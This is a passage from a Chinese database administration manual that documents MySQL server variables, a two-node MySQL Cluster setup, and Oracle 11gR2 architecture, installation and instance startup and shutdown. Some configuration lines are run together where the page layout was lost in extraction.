QQ群：632167235

connect\_timeout

指定MySQL服务等待应答一个连接报文的最大秒数， 超出该时间， MySQL向客户端返回bad handshake。

datadir

指定数据库路径。即为 --datadir 选项的值。

delay\_key\_write

该参数只对MyISAM类型数据表有效。有如下的取值种类：

off： 如果在建表语句中使用 CREATE TABLE …… DELAYED\_KEY\_WRITES， 则全部忽略DELAYED\_KEY\_WRITES；

on： 如果在建表语句中使用 CREATE TABLE … DELAYED\_KEY\_WRITES， 则使用该选项（ 默认）；

all： 所有打开的数据表都将按照 DELAYED\_KEY\_WRITES 处理。

如果 DELAYED\_KEY\_WRITES 开启， 对于已经打开的数据表而言， 在每次索引更新时都不刷新带有

DELAYED\_KEY\_WRITES 选项的数据表的key buffer， 除非该数据表关闭。该参数会大幅提升写入键值的速度。如果使用该参数， 则应该检查所有数据表： myisamchk --fast --force。

delayed\_insert\_limit

在插入delayed\_insert\_limit行后， INSERT DELAYED 处理模块将检查是否有未执行的 SELECT 语句。如果有， 在继续处理前执行允许这些语句。

delayed\_insert\_timeout

一个 INSERT DELAYED 线程应该在终止之前等待INSERT语句的时间。

delayed\_queue\_size

为处理 INSERT DELAYED 分配的队列大小（ 以行为单位）。如果排队满了， 任何进行 INSERT DELAYED 的客户必须等待队列空间释放后才能继续。

flush

在启动MySQL时加载 --flush 参数打开该功能。

flush\_time

如果该设置为非0值， 那么每flush\_time秒， 所有打开的表将被关， 以释放资源和sync到磁盘。注意： 只建议在使用 Windows9x/Me 或者当前操作系统资源严重不足时才使用该参数！

ft\_boolean\_syntax

搜索引擎维护员希望更改允许用于逻辑全文搜索的操作符。这些则由变量ft\_boolean\_syntax控制。

ft\_min\_word\_len

指定被索引的关键词的最小长度。注意： 在更改该参数值后， 索引必须重建！

ft\_max\_word\_len

276/990

QQ群：632167235

指定被索引的关键词的最大长度。注意： 在更改该参数值后， 索引必须重建！

ft\_max\_word\_len\_for\_sort

指定在使用 REPAIR, CREATE INDEX, ALTER TABLE 等方法进行快速全文索引重建过程中所能使用的关键词的最大长度。超出该长度限制的关键词将使用低速方式进行插入。加大该参数的值， MySQL将会建立更大的临时文件（ 这会减轻CPU负载， 但效率将取决于磁盘I/O效率） ， 并且在一个排序取内存放更少的键值。

ft\_stopword\_file

从ft\_stopword\_file变量指定的文件中读取列表。在修改了stopword列表后， 必须重建FULLTEXT索引。

have\_innodb

YES： MySQL支持InnoDB类型数据表；

DISABLE： 使用 --skip-innodb 关闭对InnoDB类型数据表的支持。

have\_bdb

YES： MySQL支持伯克利类型数据表；

DISABLE： 使用 --skip-bdb 关闭对伯克利类型数据表的支持。

have\_raid

YES： 使MySQL支持RAID功能。

have\_openssl

YES： 使MySQL支持SSL加密协议。

init\_file

指定一个包含SQL查询语句的文件， 该文件在MySQL启动时将被加载， 文件中的SQL语句也会被执行。

interactive\_timeout

服务器在关上它前在一个交互连接上等待行动的秒数。一个交互的客户被定义为对mysql\_real\_connect()使用CLIENT\_INTERACTIVE选项的客户。也可见wait\_timeout。

join\_buffer\_size

用于全部联合（ join） 的缓冲区大小（ 不是用索引的联结）。缓冲区对2个表间的每个全部联结分配一次缓冲区， 当增加索引不可能时， 增加该值可得到一个更快的全部联结。（ 通常得到快速联结的最佳方法是增加索引。）

key\_buffer\_size

用于索引块的缓冲区大小， 增加它可得到更好处理的索引（ 对所有读和多重写）， 到你能负担得起那样多。如果你使它太大， 系统将开始变慢。必须为OS文件系统缓存留下一些空间。为了在写入多个行时得到更多的速度。

language

277/990

QQ群：632167235

用户输出报错信息的语言。

large\_file\_support

开启大文件支持。

locked\_in\_memory

使用 --memlock 将mysqld锁定在内存中。

log

记录所有查询操作。

log\_update

开启update log。

log\_bin

开启 binary log。

log\_slave\_updates

如果使用链状同步或者多台Slave之间进行同步则需要开启此参数。

long\_query\_time

如果一个查询所用时间超过该参数值， 则该查询操作将被记录在Slow\_queries中。

lower\_case\_table\_names

1： MySQL总使用小写字母进行SQL操作；

0： 关闭该功能。

注意： 如果使用该参数， 则应该在启用前将所有数据表转换为小写字母。

max\_allowed\_packet

一个查询语句包的最大尺寸。消息缓冲区被初始化为net\_buffer\_length字节， 但是可在需要时增加到

max\_allowed\_packet个字节。该值太小则会在处理大包时产生错误。如果使用大的BLOB列， 必须增加该值。

max\_binlog\_cache\_size

指定binary log缓存的最大容量， 如果设置的过小， 则在执行复杂查询语句时MySQL会出错。

max\_binlog\_size

指定binary log文件的最大容量， 默认为1GB。

max\_connections

允许同时连接MySQL服务器的客户数量。如果超出该值， MySQL会返回Too many connections错误， 但通常

278/990

QQ群：632167235

情况下， MySQL能够自行解决。

max\_connect\_errors

对于同一主机， 如果有超出该参数值个数的中断错误连接， 则该主机将被禁止连接。如需对该主机进行解禁， 执行 FLUSH HOST。

max\_delayed\_threads

不要启动多于的这个数字的线程来处理 INSERT DELAYED 语句。如果你试图在所有 INSERT DELAYED 线程在用后向一张新表插入数据， 行将被插入， 就像 DELAYED 属性没被指定那样。

max\_heap\_table\_size

内存表所能使用的最大容量。

max\_join\_size

如果要查询多于max\_join\_size个记录的联合将返回一个错误。如果要执行没有一个 WHERE 的语句并且耗费大量时间， 且返回上百万行的联结， 则需要加大该参数值。

max\_sort\_length

在排序BLOB或TEXT值时使用的字节数(每个值仅头max\_sort\_length个字节被使用； 其余的被忽略)。

max\_user\_connections

指定来自同一用户的最多连接数。设置为0则代表不限制。

max\_tmp\_tables

（ 该参数目前还没有作用）。一个客户能同时保持打开的临时表的最大数量。

max\_write\_lock\_count

当出现max\_write\_lock\_count个写入锁定数量后， 开始允许一些被锁定的读操作开始执行。避免写入锁定过多， 读取操作处于长时间等待状态。

myisam\_recover\_options

即为 --myisam-recover 选项的值。

net\_buffer\_length

通信缓冲区在查询期间被重置到该大小。通常不要改变该参数值， 但是如果内存不足， 可以将它设置为查询期望的大小。（ 即客户发出的SQL语句期望的长度。如果语句超过这个长度， 缓冲区自动地被扩大， 直到max\_allowed\_packet个字节。）

**6.2.4.7** 集群

规划

279/990

QQ群：632167235

192.168.56.101 管理节点、存储节点

192.168.56.102 存储节点、SQL节点

/usr/local/mysql/mysqld 程序目录

/usr/local/mysql/sql\_data SQL节点数据

/usr/local/mysql/ndbd\_data 存储节点数据

/usr/local/mysql/conf 配置文件

/usr/local/mysql/mgmd\_data 管理节点数据

# **yum install -y glibc perl libaio-devel**

# **mkdir -p /usr/local/mysql/{mysqld,sql\_data,ndb\_data,conf,mgm\_data}**

配置

管理节点

# **vi /usr/local/mysql/conf/config.ini**

280/990

QQ群：632167235

281/990

**[ndbd default]**

NoOfReplicas=2 #设置冗余的分数DataMemory=100M #指定存放数据的内存段大小IndexMemory=50M #制定索引的内存段大小LockPagesInMainMemory=1 #将进程锁定在内存中

TimeBetweenLocalCheckpoints=20 #本地检查点时间间隔TimeBetweenGlobalCheckpoints=1000 #全局检查点时间间隔TimeBetweenEpochs=100 #复制同步的间隔时间TimeBetweenWatchdogCheckInitial=60000

MaxNoOfTables=1024 #该参数为作为整体的簇设置了最大表对象数目MaxNoOfOrderedIndexes=2048 #设置哈希索引在系统中同一时间被使用总数MaxNoOfUniqueHashIndexes=512 #设置最大的唯一索引的总数MaxNoOfAttributes=20480 #定义了可在簇中定义的属性数目MaxNoOfTriggers=10240 #设置簇中触发程序对象的最大数目DiskCheckpointSpeedInRestart=100M #重启的时候本地检查点期间发送到磁盘的速度NoOfFragmentLogFiles=16 #该参数用于设置节点的REDO日志文件的个数RedoBuffer=65M #设置redo日志缓存

MaxNoOfConcurrentOperations=500000 #设置事务中同时更新的最大记录数MaxNoOfExecutionThreads=8 #线程的数量

BatchSizePerLocalScan=512 #该参数用于计算锁定记录的数目

SharedGlobalMemory=20M #这个参数设置用于日志缓冲、磁盘操作和表空间、日志文件组、undo文件以及数据文件的元数据的内存总数

DiskPageBufferMemory=80M #设置硬盘上的缓存页的空间总量的大小

**[tcp default]**

portnumber=2202 #通讯端口，不建议使用

**[ndb\_mgmd]**

hostname=192.168.56.101 # 管 理 节 点 IP datadir=/home/mysql/data/mgmd\_data #管理节点数据目录Nodeid=5 #管理节点编号

**[ndbd]**

hostname=192.168.56.101 # 数 据 节 点 IP datadir=/home/mysql/data/ndb\_data #数据节点数据目录NodeId=1#数据节点编号

**[ndbd]**

hostname=192.168.56.102 #数据节点IP NodeId=2 #数据节点编号

datadir=/home/mysql/data/ndb\_data #数据节点数据目录

**[mysqld]**

hostname=192.168.56.102 #sql节点IP NodeId=6 #sql节点编号

**[mysqld] #空闲sql节点（一般和实际SQL节点数据相同） [mysqld]**

QQ群：632167235

启动：

# **mysqld/bin/ndb\_mgmd -f /usr/local/mysql/conf/config.ini --configdir=/usr/local/mysql/conf/ -- initial**

第一次启动或者改变配置时需要加--initial参数。

SQL节点

# **useradd -M -s /sbin/nologin mysql**

# **vi /usr/local/mysql/conf/my.cnf**

初始化库：

# **mysqld/scripts/mysql\_install\_db --no-defaults --datadir=/usr/local/mysql/sql\_data/ --basedir=/ usr/local/mysql/mysqld --skip-name-resolve --user=mysql**

启动：

# **mysqld --defaults-file=/usr/local/mysql/conf/my.cnf --user=mysql**

数据节点

启动：

# **ndbd -c 192.168.56.101:1186 --initial**

282/990

**[mysql]**

default-character-set=utf8 log-bin=mysql-bin

**[mysqld]**

ndbcluster datadir=/home/mysql/data/mysqld\_data basedir=/home/mysql/mysqlc port=5000

user=mysql socket=/tmp/mysql.sock character\_set\_server=utf8

ndb-connectstring=192.168.56.101 default-storage-engine=ndbcluster

**[mysqld\_safe]**

log-error=/var/log/mysqld.log

pid-file=/var/run/mysqld/mysqld.pid

**[ndbd]**

connect-string=192.168.56.101

**[ndb\_mgm]**


connect-string=192.168.56.101

**[ndb\_mgmd]**

config-file=/usr/local/mysql/conf/config.ini

**[mysql\_cluster]**

ndb-connectstring=192.168.56.101,10.10.10.10



QQ群：632167235

或

# **ndbd --defaults-file=/usr/local/mysql/conf/ndbd.cnf --initial**

ndbd.cnf配置文件和my.cnf相同。

**6.3 Oracle**

**6.3.1** 体系结构

**6.3.1.1** 概述

图示：

Oracle DB服务器由一个Oracle DB以及一个或多个数据库实例组成。实例由内存结构和后台进程构成。每当启动一个实例时， 都会分配一个称为系统全局区（ SGA） 的共享内存区， 并启动后台进程。

概念解释：

* 连接： 用户进程和实例之间的通信
* 会话： 用户通过用户进程与实例建立的特定连接

283/990

QQ群：632167235

缓冲区的四个状态：

* 已连接的
* 干净的
* 空闲或未使用的
* 灰

**6.3.1.2** 数据库交互

1. 服务器上启动一个实例。
2. 用户启动一个应用程序， 该程序衍生了一个用户进程， 并尝试与服务器建立连接。
3. 服务器运行监听程序， 监听程序检测到连接请求， 并创建一个代表用户进程的专用服务器进程。
4. 用户执行DML语句并提交事务处理。
5. 服务器接收该语句， 并检查共享池中是否包含有相同SQL语句的共享SQL区域。如果找到该区域， 将检查用户所请求数据的访问权限， 并使用现有区域处理该语句。如果未找到该区域， 则为该区域分配一个新的共享SQL区域， 以便对该语句进行处理。
6. 服务器进程从实际数据文件（ 表） 或数据库缓冲高速缓存存储的值中检索必须的数据值。
7. 服务器进程修改SGA中的数据， 因为提交了事务处理， 所以日志写进程（ LGWR） 会立即将该事务处理记录到重做日志文件中。数据库写进程（ DBWn） 会待执行效率高时将修改后的块永久写入磁盘。
8. 如果事务处理成功， 服务器返回成功消息。如果不成功， 则返回错误消息。

**6.3.1.3** 内存结构

基本内存结构

系统全局区（ SGA） ：

共享内存结构， 包含Oracle DB实例的数据和控制信息。SGA由所有服务器和后台进程共享， 其中存储的数据示例包括高速缓存的数据块和共享SQL区域。

程序全局区（ PGA） ：

包含某个服务器进程或后台进程的数据及控制信息的内存区域。PGA是Oracle DB在服务器进程或后台进程启动时创建的非共享内存。服务器进程对PGA的访问是互斥的。每个服务器进程和后台进程都具有自己的

PGA。

SGA数据结构

数据库缓冲高速缓存：

* 用于缓存从数据库中检索到的数据块。
* 存放从数据文件读取的数据块的副本。
* 由所有并行用户共享。
* 要增、改的数据（ 数值）。

重做日志缓冲区：

* 用来缓存用于实例恢复的重做信息， 直到可以将其写入磁盘中存储的物理重做日志。
* 它是SGA中的循环缓冲区。
* 存放有关对数据库所做更改的信息。
* 包含重做条目， 这些条目包含由DML和DDL等操作进行重做更改的相关信息。

共享池：

* 用于缓存可在用户间共享的各种结构。
* 库高速缓存： 存放结果的指针。
* 共享SQL区域： 存放SQL语言。
* 数据字典高速缓存： 存放数据库表的描述等信息。

大型池：

284/990

QQ群：632167235

* 共享服务器的会话内存和OracleXA接口（ 在事务处理与多个数据库交互时使用）。
* I/O服务器进程
* Oracle DB备份和还原操作

Java池：

* 用于Java虚拟机(JVM)中特定于会话的所有Java代码和数据。

流池：

* Oracle Streams使用它来存储捕获和应用操作所需的信息。

**6.3.1.4** 进程结构

进程体系结构

用户进程：

* 当数据库用户或批处理进程连接到Oracle DB时启动。

数据库进程：

* 服务器进程： 可以连接到Oracle实例， 它在用户建立会话时启动。
* 后台进程： 在启动Oracle实例时启动。

专用服务器：

* 对于每个用户， 运行数据库应用程序的用户进程都由执行Oracle DB服务器代码的专用服务器进程提供服务。

共享服务器：

* 不必为每个连接都提供一个专用服务器进程， 分派程序将多个传入网络会话请求引到共享服务器进程池。
* 共享服务器进程为所有客户机请求提供服务。

进程结构

数据库进程

数据库写进程（ DBWn） （ 必须）：

* 将数据库缓冲区告诉缓存中经过修改的缓冲区写入磁盘， 它在执行其他处理时异步执行或定期执行以推进检查点。

日志写进程（ LGWR） （ 必须）：

将重做日志缓冲区写入磁盘上的重做日志文件中， 在以下情况下执行写入：

* 用户进程提交事务处理时。
* 重做日志缓冲区的三分之一已满时。
* 在DBWn进程经过修改的缓冲区写入磁盘之前。
* 每隔3秒。

检查点进程（ CKPT） （ 必须）：

* 用于定义数据库的重做线程中的系统更改号（ SCN） ， 检查点被记录在控制文件和每个数据文件头中， 它们是恢复操作的关键元素。

系统监视器进程（ SMON） （ 必须）：

* 在实例启动时恢复以前未完成的事务。
* 清除不使用的临时段。

进程监视器进程（ PMON） （ 必须）：

* 在用户进程失败时执行进程恢复。
* 清除数据库缓冲区告诉缓存。
* 释放该用户进程使用的资源。
* 监视会话是否发生空闲会话超时。
* 将数据库服务动态注册到监听程序。

285/990

QQ群：632167235

恢复器进程（ RECO） （ 必须）：

* 恢复器进程是用于分布式数据库配置的后台进程， 自动解决涉及分布式事务处理的故障。

归档进程（ ARCn） ：

* 在发生日志切换之后， 将重做日志文件复制到指定的存储设备。
* 可以收集事务处理重做数据， 并将该数据传输到备用目标位置。

作业队列进程：

* 用于批处理， 它们运行用户作业。可将它们视为调度程序服务， 用于将作业作为Oracle DB实例上的PL/

SQL语句或过程来调度。

可管理性监视器进程（ MMON） ：

可执行各种与可管理性相关的后台任务， 例如:

* 每当给定的度量超过其阈值时发出预警。
* 通过衍生附加进程（ MMON从属进程） 获取快照。
* 捕获近期已做修改的SQL对象的统计。

轻量可管理性监视器进程（ MMNL） ：

* 可执行与轻量可管理性相关的频繁任务， 例如会话历史记录捕获和度量计算。

内存管理器进程（ MMAN） ：

* 用于内部数据库任务。它管理自动内存管理处理， 以帮助在需要内存时动态分配内存， 以避免发生内存不足或缓冲区高速缓存性能下降的情况。

重新平衡进程（ RBAL） ：

* 协调自动存储管理实例中的磁盘组的重新平衡活动。它负责对自动存储管理磁盘执行全局打开操作。

自动存储管理进程（ ASMB） ：

* 存在于使用自动存储管理磁盘组的数据库实例中。它与自动存储管理实例通信。

动态衍生作业队列从属进程（ CJQ0） ：

* 动态衍生作业队列从属进程(J000到J999)运行作业， 作业队列进程运行由CJQ0进程选择执行的作业之一， 这些进程一次运行一个作业。

Grid Infastructure进程

* ohasd： Oracle 高可用性服务守护程序， 负责启动Oracle Clusterware进程。
* ocssd： 集群同步服务守护程序。
* diskmon： 磁盘监视器守护进程， 负责HP Oracle Exadata Storage Server的输入和输出防护。
* cssdagent： 启动、停止和检查CSS守护程序ocssd的状态。
* oraagent： 扩展集群件以支持特定于Oracle的要求和复杂资源。
* orarootagent： 一个专用的Oracle代理进程， 可帮助管理root用户所拥有的资源（ 如网络）。

注： 网格在安装时会修改/etc/inittab文件。


**6.3.1.5** 存储结构

**6.3.1.5.1** 文件分类

构成Oracle DB的文件可划分为以下类别：

* 控制文件： 包含与数据库本身相关的数据， 即物理数据库结构信息。这些文件对数据库至关重要。没有这些文件， 就无法打开数据文件以访问数据库中的数据。
* 数据文件： 包含数据库的用户或应用程序数据， 以及元数据和数据字典。
* 联机重做日志文件： 用于进行数据库的实例恢复。如果数据库服务器发生崩溃， 但未丢失任何数据文

286/990



QQ群：632167235

件， 那么实例便可使用这些文件中的信息恢复数据库。

* 参数文件： 用于定义实例启动时的配置。
* 口令文件： 允许 sysdba、sysoper和sysasm远程连接到实例并执行管理任务。
* 备份文件： 用于进行数据库恢复。如果原始文件在发生介质故障或用户错误时被损坏或删除， 通常要还原备份文件。
* 归档重做日志文件： 包含实例发生的数据更改（ 重做） 的实时历史记录。使用这些文件和数据库备份， 可以恢复丢失的数据文件。也就是说， 归档日志能够恢复还原的数据文件。
* 跟踪文件： 每个服务器和后台进程都可以写入关联的跟踪文件。当进程检测到内部错误时， 进程会将有关该错误的信息转储到相应的跟踪文件中。写入跟踪文件的一些信息是为数据库管理员提供的， 而其它信息是为Oracle Support Services提供的。
* 预警日志文件： 这些文件包含特殊的跟踪条目。数据库的预警日志是按时间顺序列出的消息日志和错误日志。

**6.3.1.5.2** 逻辑结构和物理结构

图示：


表空间

* 表空间由一个或多个数据文件组成。
* 数据文件仅属于一个表空间。
* SYSTEM和SYSAUX表空间是在创建数据库时创建的必须存在的表空间。这些表空间必须联机。
* SYSTEM表空间用于核心功能（ 例如， 数据字典表）。
* 辅助的SYSAUX表空间用于附加的数据库组件（ 例如， Enterprise Manager Repository） 。

表数据的存储过程

图示：

287/990



QQ群：632167235

创建表时， 也会创建用于保存其数据的段。表空间包含一个段集合。

从逻辑上来说， 表包含多行列值。行最终以行片段的形式存储在数据库块中。之所以将其称为“行片段”， 是因为在某些情况下可能不会在一个位置存储整个行。当插入的行太大而无法装入单个块时， 或当更新导致现有行超出了其当前空间时， 就会发生这种情况。

表空间中的空间管理

在表空间中以区为单位分配空间。

创建表空间后可使用以下两种方法之一来跟踪空闲空间和已用空间:

* 本地管理的表空间： 在表空间中通过位图管理区。位图中的每个位都对应于一个块或一组块。分配区或释放区后可以重新使用， Oracle服务器通过更改位图值来显示块的新状态。
* 字典管理的表空间： 由数据字典管理区。每当分配或取消分配区后， Oracle服务器会更新数据字典中的相应表。这是为了实现向后兼容而提供的， 建议使用本地管理的表空间。

段

* 段存在于表空间中。
* 段是区的集合。

区

* 区是数据块的集合。


数据块

* 数据块会映射到磁盘块。
* 数据块范围2KB到32KB， 默认8KB。

数据块内容

图示：

288/990



QQ群：632167235

* 块头： 块头包含段类型（ 如表或索引）、数据块地址、表目录、行目录和事务处理插槽。每个插槽的大小为24字节， 修改块中的行时会使用这些插槽。块头自上而下进行增长。
* 行数据： 这是块中行的实际数据。行数据空间自下而上进行增长。
* 可用空间： 可用空间位于块的中部， 允许头和行数据空间在必要时进行增长。当插入新行或用更大的值更新现有行的列时， 行数据会占用可用空间。

导致块头增长的事件的示例包括：

* 行目录需要更多的行条目。
* 需要的事务处理插槽数多于最初配置的数目。

块中的可用空间最初是相邻的。但是， 删除和更新操作可能会使块中的可用空间变成碎片。需要时Oracle服务器会接合块中的空闲空间。

**6.3.2** 软件安装

**6.3.2.1** 系统环境设置

1. 确认系统版本

# **getconf LONG\_BIT**

2. 建立用户和组

# **useradd oracle** # **useradd oinstall** # **groupadd dba**

# **groupadd oper**

# **usermod -g oracle -G oracle,dba,oper oracle**

3. 用户环境变量

# **cat << END >> ~/.bash\_profile**

ORACLE\_BASE=/u01/app/oracle PATH=$PATH:/u01/app/oracle/product/11.2.0/grid/bin:/u01/app/oracle/product/11.2.0/dbhome\_1/bin/ export PATH ORACLE\_BASE

END

4. 修改共享内存

# **sed -i "s@`awk '/tmpfs/ {print $0}' /etc/fstab`@`awk '/tmpfs/ {print $1 "\t\t\t" $2 "\t\t" $3 "\t" "defaults,size=1152M" "\t0 0"}' /etc/fstab`@" /etc/fstab**

# **mount -o remount /dev/shm**

289/990

QQ群：632167235

5. 修改内核参数和用户资源限制

# **cat << END >> /etc/sysctl.conf** net.ipv4.ip\_local\_port\_range = 9000 65500 #可使用端口范围fs.file-max = 6815744 #文件句柄最大数

net.core.wmem\_max = 1048576 #套接字发送缓冲区的最大值net.core.rmem\_default = 4194304 #套接字接收缓冲区net.core.rmem\_max = 4194304

END

# **cat << END >> /etc/security/limits.conf**

@oracle - nofile 65500

@oracle - nproc 16384

END

或者安装Oracle validated rpm包：

# **yum localinstall oracle-validated-1.0.0-24.el5.x86\_64.rpm --nogpgcheck**

**6.3.2.2** 创建阵列

1. 修改loop设备8个的限制

# **echo 'options loop max\_loop=32' >> /etc/modprobe.conf**

# **reboot**

在rhel6中要在内核后面加上 max\_loop=32

2. 创建设备文件

# **mkdir -p /u01/asmdisks**

# **for ((i=1; i<14; i++)); do dd if=/dev/zero of=/u01/asmdisks/\_file\_disk\_`printf "%.2d" $i` bs=1k count=2359296; done**

3. 将文件和设备连接

# **for ((i=1; i<14; i++));do losetup /dev/loop$i /u01/asmdisks/\_file\_disk\_`printf "%.2d" $i`; done**

4. 创建连接文件

# **for ((i=1; i<14; i++)); do ln -s /dev/loop$i /dev/xvd$i; done**

5. 修改所属和权限

# **chown -R oracle:oinstall /u01**

# **chmod -R 775 /u01**

# **chown oracle:oinstall /dev/loop[1-9]** # **chown oracle:oinstall /dev/loop1[0-3]** # **chmod 666 /dev/loop[1-9]**

# **chmod 666 /dev/loop1[0-3]**

6. 创建启动脚本

290/990

QQ群：632167235

291/990

#!/bin/sh #

# chkconfig: 345 13 89

# description: Allocates the flat files in /u01/asmdisks as loopback devices. # Creates links to those loopback devices to simulate the naming # convention of Oracle VM Server virtaual block devices.

# location: /etc/init.d/losetup # Source function library.

. **/**etc**/**init.d**/**functions

PATH=**/**sbin**:/**bin**:/**usr**/**sbin**:/**usr**/**bin RETVAL=0

start()

**{**

**for** ((i=1; i<14; i++))

**do**

losetup **/**dev**/**loop$i **/**u01**/**asmdisks**/**\_file\_disk\_`printf "%.2d" $i`

**done**

**for** ((i=1; i<14; i++))

**do**

**ln** -s **/**dev**/**loop$i **/**dev**/**xvd$i **done**

**chown** oracle**:**oinstall **/**dev**/**loop[1-9] **chown** oracle**:**oinstall **/**dev**/**loop1[0-3]

**chmod** 666 **/**dev**/**loop[1-9]

**chmod** 666 **/**dev**/**loop1[0-3]

success

**echo**

**}**

stop()

**{**

**for** ((i=1; i<14; i++))

**do**

losetup -d **/**dev**/**loop$i **done**

**rm** -f **/**dev**/**xvd[1-13] success

**}**

QQ群：632167235

7. 创建ASM硬盘

oracleasmm模块对应版本， 检查module加载方式是否正确。会自动放在/dev/oracleasm/disk， 使用asmca时会自动搜索。

# **export ORACLE\_HOME=/u01/app/oracle/product/11.2.0/grid**

oracleasm exit

oracleasm configure -i <<ENDASMCONF oracle

dba Y

Y ENDASMCONF

# **oracleasm exit**

# **oracleasm init**

# **for ((i=1; i<14; i++)); do oracleasm createdisk ASMDISK`printf "%.2d" $i` /dev/xvd$i; done**

# **oracleasm scandisks**

# **oracleasm listdisks**

**6.3.2.3** 软件安装

安装网格

1. 进入oracle用户
2. 解压linux.x64\_11gR2\_grid.zip
3. 运行 **./runInstaller**
4. 安装过程选择前4个设备
5. 运行 **oraenv**， 输入+ASM
6. 运行 **asmca**， 再创建一个FRA组

安装Oracle

1. 进入oracle用户

292/990

**case** "$1" **in start)**

start

**;;**

**stop)**

stop

**;;**

**\*)**

**echo** $"Usage: $0 {start|stop}"

**exit** 1

**esac**

**exit** $RETVAL END

# --------------

**chmod** 755 **/**etc**/**init.d**/**losetup chkconfig losetup --add chkconfig losetup on chkconfig losetup --list

QQ群：632167235

1. 解压linux.x64\_11gR2\_database\_1of2.zip和linux.x64\_11gR2\_database\_2of2.zip
2. 运行 **./runInstaller**， 安装过程注意所有用户组都选择dba

创建所需实例

1. 进入/u01/app/oracle/product/11.2.0/dbhome\_1/bin/目录
2. 运行 **. oraenv**
3. ） SID为orcl
4. ） ORACLE\_HOME为/u01/app/oracle/product/11.2.0/dbhome\_1
5. 运行 **netca** 创建监听器
6. 运行 **dbca** 创建数据库
7. ） Flash Recovery Area选择+FRA
8. ） Flash Recovery Area Size为4096
9. ） 启用归档
10. ） Typical为550
11. ） 字符为Unicode AL32UTF8

无提示安装

1. 记录响应文件

# **./runInstaller -record -destinationFile <filename>**

2. 在无提示模式下运行OUI

# **./runInstaller -silent -responsefile <filename>**

3. 安装结束后以root权限运行下列脚本

# **$ORACLE\_BASE/oraInventory/orainstRoot.sh**

# **$ORACLE\_HOME/root.sh**

**6.3.3** 管理数据库

**6.3.3.1** 概述

数据库类型

数据仓库： 用于长期存储数据， 并通过读操作检索这些数据。事务处理： 用于满足大量（ 通常较小） 事务处理。

通用： 用于处理事务处理并将其存放较适中的一段时间。

初始化参数作用域

SCOPE=SPFILE： 此更改仅在服务器参数文件中应用， 不会对当前实例进行更改。对于动态和静态参数， 更改在下一次启动后生效， 并且永久保持有效。对于静态参数来说， 这是唯一可以指定的SCOPE值。

SCOPE=MEMORY： 此更改仅应用到内存中， 对当前实例进行更改， 且更改立即生效。对于动态参数， 更改立即生效， 但不会永久保持， 因为服务器参数文件不会进行更新。对于静态参数， 不允许进行该指定。

SCOPE=BOTH： 此更改会应用到服务器参数文件和内存中， 对当前实例进行更改， 且更改立即生效。对于动态参数， 更改永久保持有效， 因为服务器参数文件会进行更新。对于静态参数， 不允许进行该指定。参数文件又称spfile， 是一个二进制文件。使用 **show parameter XXX;** 查看参数， 使用 **alter system set XXX=xx scope=both;** 修改参数。

创建数据库

293/990

QQ群：632167235

# **. oraenv**

orcl

# **dbca**

Database Identification（ 数据库标识） 以database\_name.domain\_name格式表示全局数据库名， SID用于唯一标识与数据库关联的实例， 通常表示为database\_name。

**6.3.3.2** 起停数据库

启动和停止Database Control

# **. oraenv**

orcl

# **emctl start dbconsole** # **emctl status dbconsole** # **emctl stop dbconsole** 或：

# **srvctl start database -d orcl -o open**

不洁关机时要先关闭数据库再启动起来

Database Control会使用一个服务器端代理进程， 这个代理进程在启动或停止dbconsole进程后会自动启动和停止。

在 $ORACLE\_HOME/install/portlist.ini 文件中定义了应用程序使用的端口。

要访问EM dbconsole， 需要使用如下URL：

https://ip:port/em

启动和停止数据库

数据库状态

SHUTDOWN -> NOMOUNT -> MOUNT -> OPEN

SHUTDOWN状态

在创建数据库期间、重新创建控制文件期间， 或执行某些备份和恢复方案期间， 通常只在NOMOUNT模式下启动实例。

此状态说明实例已启动。

启动实例过程中包含以下任务：

* 搜索初始化文件：
* 搜索 spfile<SID>.ora
* 如未找到， 则搜索 spfile.ora
* 如未找到， 则搜索 init<SID>.ora
* 分配SGA。
* 启动后台进程。
* 打开 alert\_<SID>.log 文件和跟踪文件。

MOUNT状态

此状态说明实例的控制文件已打开。

数据库装载过程包括执行以下任务:

* 将数据库与以前启动的实例关联。
* 定位并打开参数文件中指定的控制文件。
* 通过读取控制文件来获取数据文件和联机重做日志文件的名称和状态（ 但是， 此时不会执行检查来验证是否存在数据文件和联机重做日志文件）。

294/990

QQ群：632167235

在执行以下任务期间必须装载数据库,但不得打开数据库:

* 重命名数据文件（ 打开数据库时可重命名脱机表空间的数据文件）。
* 启用和禁用联机重做日志文件归档选项。
* 执行完整的数据库恢复。

OPEN状态

此状态说明已按此实例控制文件的描述打开了所有文件。

打开数据库过程包括以下任务：

* 打开数据文件。
* 打开联机重做日志文件。

查看当前状态

* **select \* from v$instance;**

启动命令

* **startup**
* **startup nomount**
* **alter database mount;**
* **alter database open;**
* **startup open**
* **STARTUP [NOMOUNT | MOUNT | OPEN [READ ONLY | READ WRITE]] [FORCE] [RESTRICT] [PFILE=filename]**

关闭模式

* ABORT： 强制关闭， 在下次启动之前需要进行恢复。
* IMMEDIATE： 回退未提交的事务处理。
* TRANSACTIONAL： 允许事务处理完成。
* NORMAL： 等待会话断开。

关闭命令

* **shutdown**
* **shutdown transactional**
* **shutdown immediate**
* **shutdown abort**
* **SHUTDOWN [NORMAL | TRANSACTIONAL | IMMEDIATE | ABORT ]**

**6.3.3.3** 预警日志

Oracle DB使用预警日志来保留操作事件的记录， 作为在操作员控制台上显示该信息的替代方法。

